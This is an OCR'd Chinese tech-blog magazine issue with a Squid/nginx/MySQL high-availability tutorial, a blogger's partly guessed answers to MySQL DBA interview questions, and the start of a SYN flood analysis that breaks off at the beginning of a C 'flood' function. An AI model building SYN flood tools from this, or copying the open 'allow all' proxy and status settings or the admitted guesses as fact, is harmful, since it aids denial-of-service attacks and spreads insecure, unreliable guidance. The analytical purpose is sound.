51CTO.com
技术博客Blog

博客月刊

blog.51cto.com

2014年04月
总第 05 期

- 阿里巴巴MySQL DBA面试题答案
- 中小企业组建vSphere虚拟化数据中心的一点经验
- SQL Server 客户端连接的问题
- 结合二维码打造安全的手机远程运维管理平台
- 给刚玩Hadoop的朋友一些建议

目录

网络篇

开发篇

管理篇

centos6.4 下 DNS+squid+nginx+mysql 搭建高可用 web 服务器

作者：ZIJIAN1012 来源：http://3974020.blog.51cto.com/3964020/1393353

一．Squid 是什么

Squid 是一种用来缓冲 Internet 数据的软件。它是这样实现其功能的，接受来自人们需要下载的目标（object）的请求并适当地处理这些请求。也就是说，如果一个人想下载一 web 页面，他请求 Squid 为他取得这个页面。Squid 随之连接到远程服务器并向这个页面发出请求。然后，Squid 显式地聚集数据到客户端机器，而且同时复制一份。当下一次有人需要同一页面时，Squid 可以简单地从磁盘中读到它，那样数据迅即就会传输到客户机上。当前的 Squid 可以处理 HTTP，FTP，GOPHER，SSL 和 WAIS 等协议。但它不能处理如 POP，NNTP，RealAudio 以及其它类型的东西。 squid 各种代理的定义 正向代理

a．标准的代理缓冲服务器

一个标准的代理缓冲服务被用于缓存静态的网页（例如：html 文件和图片文件等）到本地网络上的一台主机上（即代理服务器）。当被缓存的页面被第二次访问的时候，浏览器将直接从本地代理服务器那里获取请求数据而不再向原 web 站点请求数据。这样就节省了宝贵的网络带宽，而且提高了访问速度。但是，要想实现这种方式，必须在每一个内部主机的浏览器上明确指明代理服务器的 IP 地址和端口号。客户端上网时，每次都把请求送给代理服务器处理，代理服务器根据请求确定是否连接到远程 web 服务器获取数据。如果在本地缓冲区有目标文件，则直接将文件传给用户即可。如果没有的话则先取回文件，先在本地保存一份缓冲，然后将文件发给客户端浏览器。

b．透明代理缓冲服务器(常用在局域网网关上安装，配合防火墙 reject 使用)

透明代理缓冲服务和标准代理服务器的功能完全相同。但是，代理操作对客户端的浏览器是透明的（即不需指明代理服务器的 IP 和端口）。透明代理服务器阻断网络通信，并且过滤出访问外部的 HTTP（80 端口）流量。如果客户端的请求在本地有缓冲则将缓冲的数据直接发给用户，如果在本地没有缓冲则向远程 web 服务器发出请求，其余操作和标准的代理服务器完全相同。对于 Linux 操作系统来说，透明代理使用 Iptables 或者 Ipchains 实现。因为不需要对浏览器作任何设置，所以，透明代理对于 ISP（Internet 服务器提供商）特别有用。

反向代理


a. 反向代理缓冲服务器

反向代理是和前两种代理完全不同的一种代理服务。使用它可以降低原始 WEB 服务器的负载。反向代理服务器承担了对原始 WEB 服务器的静态页面的请求，防止原始服务器过载。它位于本地 WEB 服务器和 Internet 之间，处理所有对 WEB 服务器的请求，组织了 WEB 服务器和 Internet 的直接通信。如果互联网用户请求的页面在代理服务器上有缓冲的话，代理服务器直接将缓冲内容发送给用户。如果没有缓冲则先向 WEB 服务器发出请求，取回数据，本地缓存后再发送给用户。这种方式通过降低了向 WEB 服务器的请求数从而降低了 WEB 服务器的负载。

二.系统架构

1.原理说明

通过 DNS 的轮询技术 将来自客户端的请求分发给其中一台 Squid 反向代理服务器处理 如果这台 Squid 缓存了用户的请求资源，则将请求的资源直接返回给用户，否则 Squid 将此次请求根据配置的规则发送给邻居 Squid 和后台的 WEB 服务器处理，这样既减轻后台 WEB 服务器的负载，又提高整个网站的性能和安全性。



2.主机分配：

DNS 服务器： 启用两张网卡，连接两个网段 eth0：10.10.54.150 eth1：172.16.54.254(作为 172.16.54.0/24 网段的网关) 两台 squid 反向代理服务器 squid1 :172.16.54.150 squid2 :172.16.54.151 两台 web 服务器(安装 Discuz*X3.0*SC_UTF8.zip) web1：172.16.54.200 web2：172.16.54.201 三台 mysql 服务器(一主两从) master:172.16.54.203 slave1:172.16.54.204 slave2:172.16.54.205 三：首先进行内存优化 编辑 sysctl.conf 文件，添加以下内容

```
shell> vi /etc/sysctl.conf
net.ipv4.tcp_rmem = 4096 87380 4194304
net.ipv4.tcp_wmem = 4096 65536 4194304
net.core.wmem_default = 8388608
net.core.rmem_default = 8388608
net.core.rmem_max = 16777216
net.core.wmem_max = 16777216
net.core.netdev_max_backlog = 262144
net.core.somaxconn = 262144
```

net.ipv4.tcp_max_orphans = 3276800
net.ipv4.tcp_max_syn_backlog = 8192
net.ipv4.tcp_max_tw_buckets = 5000
net.ipv4.tcp_timestamps = 0
net.ipv4.tcp_synack_retries = 1
net.ipv4.tcp_syn_retries = 1
net.ipv4.tcp_tw_recycle = 1
net.ipv4.tcp_tw_reuse = 1
net.ipv4.tcp_mem = 786432 1048576 1572864
net.ipv4.tcp_fin_timeout = 30
net.ipv4.tcp_keepalive_time = 1200
net.ipv4.ip_local_port_range = 1024 65000
#配置选项解释：
net.ipv4.tcp_rmem = 4096 87380 4194304：TCP 读 buffer,可参　　考的优化值: 32768 436600　873200
net.ipv4.tcp_wmem = 4096 65536 4194304：TCP 写 buffer,可参　　考的优化值: 8192 436600　873200
net.core.wmem_default：表示发送套接字缓冲区大小的缺省值（以字节为单位）
net.core.rmem_default：表示接收套接字缓冲区大小的缺省值（以字节为单位）
net.core.rmem_max　：表示接收套接字缓冲区大小的最大值（以字节为单位）
net.core.wmem_max：表示发送套接字缓冲区大小的最大值（以字节为单位）
net.core.netdev_max_backlog =　262144：每个网络接口接收数据包的速率比内核处理这些包的速率快时，允许送到队列的数据包的最大数目。
net.core.somaxconn =　262144：web 应用中 listen 函数的 backlog 默认会给我们内核参数的 net.core.somaxconn 限制到 128，而 nginx 定义的 NGX_LISTEN_BACKLOG 默认为 511，所以有必要调整这个值。
net.ipv4.tcp_max_orphans = 3276800：系统中最多有多少个 TCP 套接字不被关联到任何一个用户文件句柄上。
net.ipv4.tcp_max_syn_backlog =　8192：表示 SYN 队列的长度，默认为 1024，加大队列长度为 8192，可以容纳更多等待连接的网络连接数。
net.ipv4.tcp_max_tw_buckets =　5000 :表示系统同时保持 TIME_WAIT 套接字的最大数量，如果超过这个数字，TIME_WAIT 套接字将立刻被清除并打印警告信息。减少它的最大数量，避免 Squid 服务器被大量的 TIME_WAIT 套接字拖死。
net.ipv4.tcp_timestamps =　0：时间戳可以避免序列号的卷绕。一个 1Gbps 的链路肯定会遇到以前用过的序列号，时间戳能够让内核接受这种“异常”的数据包，这里需要将其关掉。
net.ipv4.tcp_tw_recycle = 1：表示开启 TCP 连接中 TIME-WAIT sockets 的快速回收。
net.ipv4.tcp_tw_reuse = 1：表示开启重用，允许将 TIME-WAIT sockets 重新用于新的 TCP 连接。
net.ipv4.tcp_mem = 786432 1048576　1572864：同样有 3 个值,net.ipv4.tcp_mem[0]:低于此值，TCP 没有内存压力；net.ipv4.tcp_mem[1]:在此值下，进入内存压力阶段；net.ipv4.tcp_mem[2]:高于此值，TCP 拒绝分配 socket。可根据物理内存大小进行调整 ,如果内存足够大的话 ,可适当往上调。建议 94500000　915000000　927000000。

net.ipv4.tcp_fin_timeout = 30：表示如果套接字由本端要求关闭，这个参数决定了它保持在 FIN-WAIT-2 状态的时间。
net.ipv4.tcp_keepalive_time = 1200：表示当 keepalive 起用的时候，TCP 发送 keepalive 消息的频度。缺省是 2 小时，改为 20 分钟。
net.ipv4.ip_local_port_range = 1024 65000：表示用于向外连接的端口范围。缺省情况下很小：32768 到 61000，改为 1024 到 65000。
#使配置立即生效：
/sbin/sysctl -p

四.配置 DNS 服务器，实现轮询

shell> yum install bindbind-utils

shell> vim /etc/named.conf

```
#安装 DNS 服务器，并配置 named.conf
shell> vim /etc/named.conf
options {
        listen-on port 53 { any; };
        allow-query         { any; };
        recursion yes;
#rrset-order 表明对 bbs.centos.com 域中的 IN 记录使用轮询
        rrset-order {
                        class IN typeA name "bbs.centos.com"order cyclic;
      };
};
zone "."IN {
        typehint;
        file"named.ca";
};
zone "centos.com"IN {
        typemaster;
        file"named.centos.com";
};
zone "54.16.172.in-addr.arpa"IN {
        typemaster;
        file"named.172.16.54";
};
#配置正解域
shell> vim /var/named/named.centos.com
```

```
$TTL 600
@                       IN SOA      centos.com. ftp. (
                                    2011080404
                                    3H
                                    15M
                                    1W
                                    1D)
@                   IN NS       ceontos.com.
centos.com.             IN A        10.10.54.150
@                   IN MX 10    mail.ceontos.com.
mail.centos.com.        IN A        10.10.54.151
bbs.centos.com.         IN A        172.16.54.150
bbs.centos.com.         IN A        172.16.54.151
#重启
shell> /etc/init.d/named restart
#测试 DNS 轮询是否生效，通过两次 ping
shell> ping bbs.centos.com
PING bbs.centos.com (172.16.54.151) 56(84) bytes of       data.
64 bytes from 172.16.54.151: icmp_seq=1 ttl=64 time=0.441 ms
#再次 ping
shell> ping bbs.centos.com
PING bbs.centos.com (172.16.54.150) 56(84) bytes of data.
64 bytes from 172.16.54.150: icmp_seq=1 ttl=64 time=0.019 ms
#上面可以看到两次 ping 的 IP 并不相同
注意：测试机的 DNS 服务器需要配置为 10.10.54.150 这台
```

五.配置两台 squid 服务器

1.编译安装 squid

shell> yum installgcc wget perl gcc-c++ make shell> cd/tmp shell> wget http://www.squid-cache.org/Versions/v3/3.1/squid-3.1.19.tar.gz shell> tarxzf squid-3.1.19.tar.gz shell> cd squid-3.1.19 shell> ./configure--prefix=/usr/local/squid--enable-gnuregex --disable-carp --enable-async-io=240 --with-pthreads --enable-storeio=ufs,aufs,diskd --disable-wccp --enable-icmp --enable-kill-parent-hack --enable-cachemgr-hostname=localhost --enable-default-err-language=Simplify_Chinese --with-maxfd=65535 --enable-poll --enable-linux-netfilter --enable-large-cache-files --disable-ident-lookups --enable-default-hostsfile=/etc/hosts--with-dl --with-large-files --enable-delay-pools --enable-snmp --disable-internal-dns --enable-underscore -enable-arp-acl shell> make&& makeinstall

2.创建 squid 缓存目录，和日志目录

shell> groupadd squid shell> useradd-g squid -s /sbin/nologinsquid shell> mkdir/squid/data -p shell> mkdir/squid/log shell> chown-R squid.squid /squid

3.编辑 squid 配置文件，配置其为反向代理模式，负载两台 web 服务器

```
shell> vim /usr/local/squid/etc/squid.conf
#用户和用户组
cache_effective_user squid
cache_effective_group squid
#主机名
visible_hostname squid1.lij.com
#配置 squid 为反向代理模式
http_port 172.16.54.150:80 accel vhost vport
#配置 squid2 为其邻居，当 squid1 在其缓存中没有找到请求的资源时，通过 ICP 查询去其邻居中取得缓存
icp_port 3130
cache_peer 172.16.54.151 sibling 80 3130
#配置 squid1 的两个父节点（web server），originserver 参数指明是源服务器, round-robin 参数指明 squid
通过轮询方式将请求分发到其中一台父节点； squid 同时会对这些父节点的健康状态进行检查，如果父节点
down 了，那么 squid 会从剩余的 origin 服务器中抓取数据
cache_peer 172.16.54.200 parent 80 0 originserver round-robin
cache_peer 172.16.54.201 parent 80 0 originserver round-robin
#下面是一些访问控制、日志和缓存目录的设置
cache_mem 128 MB
maximum_object_size_in_memory 4096 KB
maximum_object_size 10240 KB
cache_dir aufs /squid/data 4000 16 512
coredump_dir /squid/data
#日志路径
cache_access_log /squid/logs/access.log
cache_log /squid/logs/cache.log
cache_store_log /squid/logs/store.log
acl localnet src 10.10.54.0/24
http_access allow all
icp_access allow localnet
refresh_pattern ^ftp:           1440    20%     10080
refresh_pattern ^gopher:        1440    0%      1440
refresh_pattern -i (/cgi-bin/|\?) 0     0%      0
refresh_pattern .               0       20%     4320
```

4.squid2 上配置和 squid1 上配置完全一样，只需要修改相关 IP,例如 visible*hostname squid2.lij.com http*port 172.16.54.151:80 accel vhost vport icp*port 3130 cache*peer 172.16.54.150 sibling 80 3130

注意：两台 squid 上都要添加 hosts 记录

shell> vim /etc/hosts 172.16.54.200 squid1.lij.com 172.16.54.201 squid2.lij.com

六.安装三台 mysql 服务器，并配置为 MHA 高可用架构

1.MHA 介绍：MHA 是由日本 Mysql 专家用 Perl 写的一套 Mysql 故障切换方案以保障数据库的高可用性，它的功能是能在 0-30s 之内实现主 Mysql 故障转移(failover)，即一旦主服务器宕机，备份机即开始充当 master 提供服务，这就保证了我们的 web 服务器可以持续地运作

2..MHA 环境搭建过程参考我的另一篇文章 :http://3974020.blog.51cto.com/3964020/1394246(这篇文章上使用的是四台服务器,一台 manager，一台 master，两台 slave 中有一台作为备用 master),三台主机也可以实现 MHA 环境，只需要把其中一台 slave 主机兼做 manager 即可

3.最后搭建的 MHA 结构 主 master：172.16.54.203 slave1：172.16.54.204(备用 master，主 master 当掉之后 ,slave1 充当 master 继续提供服务) slave2 :172.16.54.205(两个角色 ,一是作为 slave2 同步 master 数据，二是作为 manager 节点监控主 master 是否正常)

七.配置 web 服务器，并安装论坛 Discuz

1.web 服务器我们选择 nginx，首先需要安装 LNMP 环境，这个略过，下面只给出 nginx 配置参数，关于 nginx 性能优化方面的一些参数没有给出

2.shell> vim /usr/local/nginx/conf/nginx.conf

```
#用户，这个需要跟 web 根目录的用户相同
user    apache apache;
worker_processes    2;
error_log    logs/error.log;
pid             logs/nginx.pid;
events {
    worker_connections    1024;
}
http {
    include          mime.types;
    default_type    application/octet-stream;
    log_format    main    '$remote_addr - $remote_user [$time_local] "$request" '
                      '$status $body_bytes_sent "$http_referer" '
                      '"$http_user_agent" "$http_x_forwarded_for"';
    access_log    logs/access.log;
```

```
    sendfile        off;
    keepalive_timeout  65;
#       gzip  on;
  server {
        listen       80;
        server_name  bbs.centos.com;
    #指定 web 根目录
        root /var/www/bbs/upload;
        charset utf-8;
        index index.php index.html;
        access_log  logs/bbs.access.log;
#配置 php 模块支持
   location ~ \.php$ {
            fastcgi_pass   unix:/var/run/php-fpm.sock;
            fastcgi_index  index.php;
            fastcgi_param  SCRIPT_FILENAME  $document_root/$fastcgi_script_name;
            include        fastcgi_params;
            include fastcgi.conf;
        }
#nginx 状态页，主要用于监控
    location /server-status {
            stub_status on;
            allow all;
            access_log off;
        }
    }
```

3.我们配置的 web 服务器根目录为/var/www/bbs/upload，首先切换到其上一层目录/var/www/bbs

shell> cd /var/www/bbs shell> unzip Discuz*X3.0*SC_UTF8.zip shell> chown apache.apache -R /var/www/bbs

4.浏览器访问 http://172.16.54.200 进入 Discuz 安装程序，首先是错误检查，根据错误提示更改错误，一般都是相关目录权限的问题

5.接下来是要制定 Discuz 存放数据库的位置，以及数据库读取所用账号，由于之前我们已经搭建起了 MHA 环境，所以这里数据库我们指定为后面的 master 主机(172.16.54.203),一旦 master 主机当掉，slave1(172.16.54.204)可以继续提供服务

八.测试

1.在测试机上修改 DNS 服务器地址为 10.10.54.150,然后浏览器访问 bbs.centos.com 测试是否可以访问 ,然后进行下面步骤

2.测试 web 服务器：理论上 squid 服务器会监视后端的 web 服务器，如果某一台服务器出现故障之后，squid 就会把用户请求代理到另外一台服务器，测试中可以当掉一台 web 服务器

3.测试 mysql 服务器：mysql 的 MHA 架构可以实现故障转移，测试中可以当掉 master 主机，以查看是否成功切换到 slave1 上，以及论坛是否可以访问

阿里巴巴 MySQL DBA 面试题答案

作者: My_King1 来源：http://apprentice.blog.51cto.com/2214645/1394494

无意中看到阿里巴巴的面试题,,借此回首 DBMS 时刻趁热打铁巩固一下基础 ,拿到题目大概浏览了一遍难度大概在中上游水平,自己跪了接近 35%的题目，自己答题如下,欢迎大家讨论分析题目。

1、MySQL 的复制原理以及流程

(1)、先问基本原理流程，3 个线程以及之间的关联；

从 发起请求 I/O thread 线程请求 主

主 接收到请求使用 binlog dump 线程回应 从

从 I/O thread 线程将请求接收下来保存为中继日志

从 再开 SQL thread 线程将中继线程保存为执行日志

(2)、再问一致性延时性，数据恢复；(每个人角度不同)

出发点 是否使用工具 业务线是否正常 备份恢复成本 一致性

热备份 借助 细微影响 偏高 组合才能完全

温备份 借助 受一部分 中等 完全

冷备份 无 停滞 较低 完全

mysqldump

innodb 热备 结合 binlog 启动大事务

innodb 温备 最好锁定表(若有事务则需要结合 binlog)

数据恢复: 通常情况下 每周完整 + 周中的增量 or 差异 + 新的 binlog

(3)、再问各种工作遇到的复制 bug 的解决方法。

手抖将同步时间改太短,导致 cpu 空转

主主模式主键重复,调整 auto_instcrment

2、MySQL 中 myisam 与 innodb 的区别，至少 5 点

(1)、问 5 点不同；

事务有无

多版本控制

行锁

热备份

崩溃恢复

(2)、问各种不同 mysql 版本的 2 者的改进；

同(1)问缺什么补什么

innodb -> xtradb 性能上的

myisam -> aria 崩溃恢复

(3)、2 者的索引的实现方式。

btree InnoDB,MyISAM 左节点小于右节点,提高查询效率

rtree MyISAM btree 是 2 维结构,,那么 rtree 多于 3 维

.

3、问 MySQL 中 varchar 与 char 的区别以及 varchar(50)中的 30 代表的涵义

(1)、varchar 与 char 的区别；

同宽度填不填充 0 的问题,varchar 变长

(2)、varchar(50)中 50 的涵义；

长度 50 字符

(3)、int(20)中 20 的涵义；(跪了,看了几年了一直没去理解过 - -!)

显示宽度 int 4 字节 建好字段后为 int(11) 最大表示 -21 亿 - +21 亿 这是 11 位哦 int(20) 无意义,这是这么一问

(4)、为什么 MySQL 这样设计。(没看明白)

[备注] 本人也面试了近 12 个 2 年 MySQL DBA 经验的朋友，没有一个能回答出第(2)、(3)题

4、问了 innodb 的事务与日志的实现方式

(1)、有多少种日志；

错误,查询,超时查询,二进制,中继,事务

(2)、日志的存放形式；

table,file

(3)、事务是如何通过日志来实现的，说得越深入越好。(总觉得不够!!)

流程: 事务发起 -> 内存 buffer(提高性能不能一直写磁盘啊) -> 事务日志 -> 磁盘数据

事务日志到磁盘的过程可能会出意外,,再次恢复服务后,,事务日志中事务会自动状态同步到磁盘

5、问了 MySQL binlog 的几种日志录入格式以及区别

(1)、各种日志格式的涵义；

statement 语句格式 只是语句状态信息 省空间 适应性强 无法精确复制(触发器,函数)

row 行格式 能够实现几乎所有的复制场景 较少的 cpu 占用率 无法准确得知操作 浪费空间

mixed 混合格式 怎么方便怎么来 常

(2)、适用场景；(自己领悟...)
屌丝服务器
土豪服务器
文艺服务器

(3)、结合第一个问题，每一种日志格式在复制中的优劣。
语句: 可能会造成数据不一致
行: 日志文件偏大,不易存储转移,恢复也可能比较慢
混合: 理论上结合两者特点

6、问了下 MySQL 数据库 cpu 飙升到 500%的话他怎么处理？
(1)、没有经验的，可以不问；(如果问到我肯定要选这个啊...)

(2)、有经验的，问他们的处理思路。
列出所有进程 show processlist 观察所有进程 多秒没有状态变化的(干掉)
查看超时日志或者错误日志 (做了几年开发,一般会是查询以及大批量的插入会导致 cpu 与 i/o 上涨,,,,当然不排除网络状态突然断了,,导致一个请求服务器只接受到一半,,比如 where 子句或分页子句没有发送,,当然的一次被坑经历)

7、sql 优化
(1)、explain 出来的各种 item 的意义；(一谈优化脑海就是 sql 语句袭来,,索引重建!!!)
分析当前的 select 语句,,
select_type 当前查询的类型(简单 or 连接 or 组合 or 子查询)
rows 做笛卡尔积要组合的行
extra 额外信息
(其余的实在没记住)
考虑将面试官带上其他话题 优化 sql 中 :)
where 不必要的括号,常量重叠,去除常量条件
范围优化 少用 like 啊 根据当前的索引选定不同的范围条件啊
多关键字优 is null, distinct, left/right join, join, union,order by,group by,limit
小表不需要索引: select * from table force index(index_name) where
索引合并优化 select * from table ignore index(indexname1,indexname2)一张表有多索引,忽略几个在查,可能提高性能

(2)、profile 的意义以及使用场景；(没看台明白)

(3)、explain 中的索引问题。(一问中回答过,,只能说之前的做法是 存储过程+算法)
编译过的 sql 语句还是相当能提升性能的
还有就是组织一些特有的数据构成 (升序 or 树结构 or ...)

这样在过程中加入一些算法(二分,排序树)进行优化,效果还是比较明显

ps: oracle 中专门有 rank,percent_rank 这些函数处理数据
得以于初出茅庐之时为当时国字号企业做的一个'大'数据项目 14W/min
对当时的我来说,天文数字,学到不少东西

8、备份计划，mysqldump 以及 xtranbackup 的实现原理
. mysqldump 做之前要日志滚动,记录同步位置,请求锁
xtranbackup 没有锁表,将二进制,事务日志都备份下来,之后必要要做准备,才能用于还原

(1)、备份计划；
前面说过了..当然因业务,实际需求,场景做动态规划
.
(2)、备份恢复时间；(没看太明白)
但是最好在恢复的时候不要进行写操作

(3)、备份恢复失败如何处理。
检查日志排除问题,如果不行删除当前所有数据文件(不包括二进制哦),利用之前完整备份 + 增量 + 二进制再次重试

9、500 台 db，在最快时间之内重启
必须 shell 脚本,,,不要告诉我这是脑经急转弯

10、在当前的工作中，你碰到到的最大的 MySQL DB 问题是？(对于这个实在没经验)

11、innodb 的读写参数优化(跪了,,顺手去查询分析的)
(1)、读取参数，global buffer pool 以及 local buffer；
全局缓存池(类似 oracle 的 RAC)
局部缓存器(针对 session 进行缓存)

(2)、写入参数(不明白)；

(3)、与 IO 相关的参数；

innodb_read_io_threads 读 io 的线程数
innodb_io_capacity io 总量????
innodb_write_io_threads 写 io 的线程数
innodb_use_native_aio 实现 aio 就是纯异步

(4)、缓存参数以及缓存的适用场景。

cache 大小,cache 区块大小,单目标最大,cache 区块总大小(单词忘记了 查 query_cache)

12、请简洁地描述下 MySQL 中 InnoDB 支持的四种事务隔离级别名称，以及逐级之间的区别？

read uncommitted 可读到未提交数据
read committed 读到提交过后的数据
REPEATABLE-READ 可重读数据
serialization 串行化读完数据

(后面送的 :)
更高级的隔离级别
snapshot committer 快照级别一致性提交隔离
snapshot 快照读取

13、表中有大字段 X(例如：text 类型)，且字段 X 不会经常更新，以读为为主，请问

(1)、您是选择拆成子表，还是继续放一起；

.

拆带来的问题 不拆可能带来的问题
连接消耗 + 存储拆分空间 VS 查询性能
如果能容忍拆分带来的空间问题,,,拆的话最好和经常要查询的表的主键在物理结构上放置在一起(分区) 顺序 IO,减少连接消耗,,,最后这是一个文本列 再加上一个全文索引来尽量抵消连接消耗
如果能容忍不拆分带来的查询性能损失的话:
上面的方案在某个极致条件下肯定会出现问题,那么不拆就是最好的选择

(2)、写出您这样选择的理由。

已填 (观察过国内外论坛项目的数据库设计,,好像没看见谁拆过,,,感觉想多了,,要不就是我记错了,,,还需要再考证)


14、MySQL 中 InnoDB 引擎的行锁是通过加在什么上完成(或称实现)的？为什么是这样子的？(跪了,google 一下)

(这是我自己不知道答案前 YY 的,不要当真)程序做这样的处理一般都会用单例模式多次锁定(保持当前对象的状态值),数据库也类型处理吧!!将当前行状态标记为锁定中..还有那一个线程锁的..
google 了一下,, InnoDB 是基于索引来完成行锁
例: select * from tab_with_index where id = 1 for update;
for update 可以根据条件来完成行锁锁定,并且 id 是有索引键的列,
如果 id 不是索引键那么 InnoDB 将完成表锁,,并发将无从谈起

Linux 下分析 SYN flood 攻击案例

> 作者：徐元振 来源：http://laoxu.blog.51cto.com/4120547/1395223

近期遇到几例服务器被 SYN 攻击的问题，今天详细分析一下 SYN flood 攻击的原理
简单回顾一下 TCP/IP 三次握手的过程



1. Host A 发送一个 TCP SYNchronize 包到 Host B
2. Host B 收到 Host A 的 SYN
3. Host B 发送一个 SYNchronize-ACKnowledgement
4. Host A 接收到 Host B 的 SYN-ACK
5. Host A 发送 ACKnowledge
6. Host B 接收到 ACK 7.TCP socket 连接建立 ESTABLISHED.
7. SYN flood（SYN 洪水攻击）

在三次握手过程中，Host B 发送 SYN-ACK 之后，收到 Host A 的 ACK 之前的 TCP 连接称为半连接(half-open connect).此时 Host B 处于 SYN_RECV 状态.当收到 ACK 后 ,Host B 转入 ESTABLISHED 状态. SYN 攻击就是攻击端 Host A 在短时间内伪造大量不存在的伪 IP 地址，向 Host B 不断地发送 SYN 包，Host B 回复确认包 ,并等待 Host A 的确认 ,由于源地址是不存在的 ,Host B 需要不断的重发包直 至超时 ,这些伪造的 SYN 包将长时间占用未连接队列 ,正常的 SYN 请求被丢弃 ,目标系统运行缓慢 ,严重者引起网络堵塞甚至系统瘫痪。SYN flood 攻击是一种典型的 DDos 攻击。检测 SYN 攻击非常的方便，当你在服务器上看到大量的半连接状态时，特别是源 IP 地址是随机的，基本上可以断定这是一次 SYN 攻击.


我们可以用 C 语言写个程序模拟 SYN flood 攻击，以下为程序片段

```
void flood(unsigned int src_host, unsigned int dst_host, unsigned short port)
{
struct
{
    struct iphdr ip;
    struct tcphdr tcp;
} packet;

struct
{
```

